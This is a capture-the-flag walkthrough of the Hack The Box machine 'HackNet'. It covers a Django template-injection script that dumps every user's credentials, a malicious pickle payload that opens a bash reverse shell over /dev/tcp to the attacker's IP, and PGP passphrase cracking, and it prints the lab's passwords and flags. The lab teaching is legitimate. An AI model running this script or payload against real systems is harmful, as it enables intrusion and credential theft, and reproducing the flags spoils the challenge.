HTB

HTB: HackNet
Machine IP: 10.129.232.4
Difficulty: Medium
OS: Linux
Tools Used
rustscan/nmap- Port discoveryBurp Suite- SSTI testingPython- Custom exploitation scriptsssh- Remote accessgpg2john/john- PGP passphrase crackingrlwrap- Netcat listener with line editingsqlmap/ manual DB analysis - Database enumeration
TL;DR
A Django-based social networking site vulnerable to SSTI allows extracting user credentials. SSH access as mikey leads to pickle deserialization RCE, then PGP key cracking grants root.
Step 1: Port Scanning
rustscan -a 10.129.232.4

Nmap Detailed Scan
Open ports: 22 (SSH), 80 (HTTP)
sudo nmap -sC -sV 10.129.232.4 -p 22,80


- Results: OpenSSH 9.2p1, nginx 1.22.1 (redirects to
http://hacknet.htb)
Step 2: Web Application Discovery
Add to /etc/hosts:
10.129.232.4 hacknet.htb
The site is a social network for hackers with features including:
- User registration/login
- Profile editing
- Posts, likes, comments
- Profile pictures


- Technology: Django on nginx.
Technology Stack
- Web Server: Nginx 1.22.1
- Framework: Django (Python)
Step 3: Server-Side Template Injection (SSTI)
Profile Username Field Vulnerability

The profile editing page allows changing the username. The username field is vulnerable to SSTI.
Testing SSTI
Changing username to {{users}} exposes the application’s data model:
 Output shows:
 <QuerySet [<SocialUser: hexhunter>, <SocialUser: shadowcaster>, ...]>
This confirms Django SSTI - the {{...}} syntax is being evaluated by the template engine.

Step 4: Credential Extraction via SSTI
Python Script for Automated Extraction
Using the SSTI vulnerability, a Python script was created to extract all user credentials:
I’ll create a Python script to automatically go through all posts and extract the creds of all users. It found 26 of them in total.
import sys
import requests
import string
import random
import ast
from colorama import Fore, Style
from bs4 import BeautifulSoup
from tabulate import tabulate

BASE_URL = "http://hacknet.htb"

def log(mode, msg):
    match mode:
        case "success":
            print(Fore.GREEN + f"[+] {msg}" + Style.RESET_ALL)
        case "error":
            print(Fore.RED + f"[-] {msg}" + Style.RESET_ALL)
        case "info":
            print(Fore.BLUE + f"[*] {msg}" + Style.RESET_ALL)
        case "warning":
            print(Fore.YELLOW + f"[!] {msg}" + Style.RESET_ALL)

def help():
    print(f"Usage: python {sys.argv[0]} <login/register> <email> <pass>")
    exit(0)

def getcsrftokens(url, sessionid=None):
    try:
        if sessionid != None:
            cookies = {
                "sessionid": sessionid
            }
            r = requests.get(url, cookies=cookies)
        else:
            r = requests.get(url)

        if r.status_code != 200:
            log("error", f"Invalid status code received: {r.status_code}.")
            exit(0)

        csrfcookie = r.cookies.get("csrftoken")
        if csrfcookie == None:
            log("error", "CSRF cookie not found.")
            exit(0)

        soup = BeautifulSoup(r.text, 'html.parser')
        csrfelement = soup.find("input", {"name":"csrfmiddlewaretoken"})
        if csrfelement == None:
            log("error", "CSRF token not found.")
            log("error", f"Full response: {r.text}")
            exit(0)

        csrftoken = csrfelement["value"]

    except requests.RequestException as e:
        log("error", f"{url} unreachable.")
        log("error", f"Error: {e}")
        exit(0)

    return (csrfcookie, csrftoken)

def register(email, pwd):
    url = f"{BASE_URL}/register"
    (csrfcookie, csrftoken) = getcsrftokens(url)

    cookies = {
        "csrftoken": csrfcookie
    }

    data = {
        "csrfmiddlewaretoken": csrftoken,
        "email": email,
        "username": ''.join(random.choice(string.ascii_lowercase) for i in range(8)),
        "password": pwd
    }

    try:
        r = requests.post(url, cookies=cookies, data=data)
        if r.status_code == 403:
            log("error", "CSRF verification failed.")
            exit(0)
        if "The username or email address is already in use" in r.text:
            log("error", "Email already registered.")
            exit(0)

        if "User created" in r.text:
            log("success", "Registration successful.")
        else:
            log("error", "Unexpected error encountered.")
            log("error", f"Full response: {r.text}")
            exit(0)

    except requests.RequestException as e:
        log("error", "Registration POST request failed.")
        log("error", f"Error: {e}")
        exit(0)
    return

def login(email, pwd):
    url = f"{BASE_URL}/login"
    (csrfcookie, csrftoken) = getcsrftokens(url)

    cookies = {
        "csrftoken": csrfcookie
    }

    data = {
        "csrfmiddlewaretoken": csrftoken,
        "email": email,
        "password": pwd
    }

    try:
        r = requests.post(url, cookies=cookies, data=data, allow_redirects=False)
        if r.status_code == 403:
            log("error", "CSRF verification failed.")
            exit(0)

        if "Bad credentials" in r.text:
            log("error", "Invalid credentials.")
            exit(0)

        if r.status_code == 302:
            sessionid = r.cookies.get("sessionid")
            if sessionid == None:
                log("error", "Failed to obtain session token.")
                exit(0)
        else:
            log("error", "Unexpected error encountered.")
            log("error", f"Status code: {r.status_code}.")
            log("error", f"Full response: {r.text}")
            exit(0)
    except requests.RequestException as e:
        log("error", "Login POST request failed.")
        log("error", f"Error: {e}")
        exit(0)

    log("success", "Login successful.")
    return sessionid

def username_change(sessionid, username):
    url = f"{BASE_URL}/profile/edit"
    (csrfcookie, csrftoken) = getcsrftokens(url, sessionid)

    cookies = {
        "csrftoken": csrfcookie,
        "sessionid": sessionid
    }

    files = {
        "picture": ("", b"", "application/octet-stream")
    }

    data = {
        "csrfmiddlewaretoken": csrftoken,
        "email": "",
        "username": username,
        "password": "",
        "about": "",
        "is_public": "on"
    }

    try:
        r = requests.post(url, cookies=cookies, data=data, files=files)
        if "User exists" in r.text:
            log("warning", "Username already exists, attack may fail.")
    except RequestException as e:
        log("error", f"Unexpected error: {e}")
        exit(0)

    log("info", f"Username changed to '{username}'.")
    return

class User:
    def __init__(self, username, email, password):
        self.username = username
        self.email = email
        self.password = password

def extract_creds(sessionid, id):
    global creds
    cookies = {
        "sessionid": sessionid
    }

    try:
        r = requests.get(f"{BASE_URL}/like/{id}", cookies=cookies)
        if r.status_code == 404:
            return

        r = requests.get(f"{BASE_URL}/likes/{id}", cookies=cookies)
        soup = BeautifulSoup(r.text, 'html.parser')
        imgs = soup.find_all("img")
        for img in imgs:
            title = img.get("title")
            if title.startswith("<QuerySet"):
                users = ast.literal_eval(title[10:-1])
                for user in users:
                    username = user["username"]
                    email = user["email"]
                    password = user["password"]

                    obj = User(username, email, password)
                    creds[username] = obj

    except RequestException as e:
        log("error", f"Unexpected error: {e}")
        exit(0)

def main():
    if len(sys.argv) != 4 or sys.argv[1] not in ["login", "register"]:
        help()

    mode = sys.argv[1]
    email = sys.argv[2]
    pwd = sys.argv[3]

    if mode == "register":
        register(email, pwd)

    sessionid = login(email, pwd)

    username_change(sessionid, '{{users.values}}')

    global creds
    creds = {}

    LIMIT = 50
    for i in range(LIMIT):
        print(Fore.BLUE + f"\r[*] Extracting credentials... {i+1}/{LIMIT}                                  " + Style.RESET_ALL, end="")
        extract_creds(sessionid, i)
        extract_creds(sessionid, i)
    print()

    log("success", f"{len(creds)} credentials extracted in total:")

    table = [[u.username, u.email, u.password] for u in creds.values()]
    print(tabulate(table, headers=["Username", "Email", "Password"]))

    return

if __name__ == "__main__":
    main()
Extracted Credentials

The script extracted 26 user credentials including:
| Username | Password | |
|---|---|---|
| zero_day | zero_day@hushmail.com | Zer0D@yH@ck |
| blackhat_wolf | blackhat_wolf@cypherx.com | Bl@ckW0lfH@ck |
| codebreaker | codebreaker@ciphermail.com | C0d3Br3@k! |
| brute_force | brute_force@ciphermail.com | BrUt3F0rc3# |
| shadowcaster | shadowcaster@darkmail.net | Sh@dOwC@st! |
| backdoor_bandit | mikey@hacknet.htb | mYd4rks1dEisH3re |
| … | … | … |
 |
Step 5: SSH Access as Mikey
ssh mikey@hacknet.htb
# Password: mYd4rks1dEisH3re

User Flag
mikey@hacknet:~$ cat user.txt
1a878830014e6d5b1c24a773aa9141f6

Step 6: Privilege Escalation - Pickle Deserialization
Django Cache Directory
I’ve covered pickle deserialization some time ago in the DevOops writeup. The context is somewhat different, but the process of generating the serialized data is mostly the same.
I’ll create this script to generate the pickle payload:

After running it on the box, the cache files are generated, this time owned by mikey.
mikey@hacknet:/var/tmp/django_cache$ ls -la
total 20
drwxrwxrwx 2 sandy www-data 4096 Jan 24 07:15 .
-rw-r--r-- 1 mikey mikey    126 Jan 24 07:15 1f0acfe7480a469402f1852f8313db86.djcache
-rw-r--r-- 1 mikey mikey    126 Jan 24 07:15 90dbbaf8fb1e54369abdeb4ba1efc106.djcache
- *Note: The directory is writable by
sandyandwww-data.
Pickle Payload Generation
import os
import base64
import pickle

class exploit(object):
    def __init__(self, cmd):
        self.payload = f"echo {cmd} | base64 -d | bash"

    def __reduce__(self):
        return (os.system, (self.payload,))

LHOST = "10.10.14.79"
LPORT = "8001"

cmd_raw = f"/bin/bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1"
cmd_b64 = base64.b64encode(cmd_raw.encode()).decode()

pickle_payload = pickle.dumps(exploit(cmd_b64))

# May need changing the file names
with open("/var/tmp/django_cache/1f0acfe7480a469402f1852f8313db86.djcache", 'wb') as f:
    f.write(pickle_payload)

with open("/var/tmp/django_cache/90dbab8f3b1e54369abdeb4ba1efc106.djcache", 'wb') as f:
    f.write(pickle_payload)
Execute Payload
mikey@hacknet:/var/tmp/django_cache$ python3 djcache_rce.py
Netcat Listener

I’ll start a netcat listener and reload the /explore page. A shell as sandy is immediately sent back.
rlwrap nc -lvnp 8001
Reloading the /explore page triggers the pickle deserialization.
Reverse shell received as sandy!
Step 7: Sandy User Enumeration

sandy@hacknet:~$ id
uid=1001(sandy) gid=33(www-data) groups=33(www-data)

sandy@hacknet:~$ ls -la .gnupg/private-keys-v1.d/
total 20
-rw------- 1 sandy sandy 1255 Sep 5 11:33 0646B1CF582AC499934D8503DF066A6DCE4DFA9.key
-rw------- 1 sandy sandy 2088 Sep 5 11:33 armored_key.asc
-rw------- 1 sandy sandy 1255 Sep 5 11:33 EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
Extract PGP Private Key
sandy@hacknet:~/.gnupg/private-keys-v1.d$ cat armored_key.asc
-----BEGIN PGP PRIVATE KEY BLOCK-----
... (PGP key content) ...
-----END PGP PRIVATE KEY BLOCK-----
Step 8: Cracking PGP Passphrase

Convert to John Format
gpg2john armored_key.asc > hash.txt
Crack with John the Ripper

john --wordlist=/home/thunder/Downloads/rockyou.txt hash.txt
- Cracked passphrase:
sweetheart
Step 9: MySQL Root Password Discovery
Database Dump Analysis
From the extracted credentials or database dump, the MySQL root password was discovered:
LOCK TABLES `SocialNetwork_socialmessage` WRITE;
/*!40000 ALTER TABLE `SocialNetwork_socialmessage` DISABLE KEYS */;
INSERT INTO `SocialNetwork_socialmessage` VALUES
..SNIP..
(47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
(49,'2024-12-29 20:30:14.430878','Just tweaking some schema settings for the new project. Won’t take long, I promise.',1,22,18),
(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here’s the password: h4ck3rs4re3veRywh3re99. Let me know when you’re done.',1,18,22),
h4ck3rs4re3veRywh3re99
Step 10: SSH Access as Root


ssh root@hacknet.htb
# Password: h4ck3rs4re3veRywh3re99
Root Flag
root@hacknet:~# cat root.txt
5ad358fe55de62266eaf640687e287f0
Step 11: Machine Owned
Attack Chain
Port Scan (22,80)
       ↓
Web Enumeration → hacknet.htb (Django Social Network)
       ↓
Profile Edit → SSTI Vulnerability ({{users}})
       ↓
Custom Python Script → Extract 26 User Credentials
       ↓
SSH as mikey → User Flag
       ↓
Django Cache Directory → Pickle Deserialization
       ↓
Malicious Pickle Payload → Reverse Shell as sandy
       ↓
PGP Private Key Discovery → Passphrase Cracking (sweetheart)
       ↓
Database Analysis → MySQL Root Password
       ↓
SSH as root → Root Flag
Flags
| Flag | Value |
|---|---|
| User | 1a878830014e6d5b1c24a773aa9141f6 |
| Root | 5ad358fe55de62266eaf640687e287f0 |
Credentials Table
| User | Password | Source |
|---|---|---|
| mikey | mYd4rks1dEisH3re | SSTI extraction |
| sandy | sweetheart | Cracked PGP passphrase |
| root | h4ck3rs4re3veRywh3re99 | Database dump |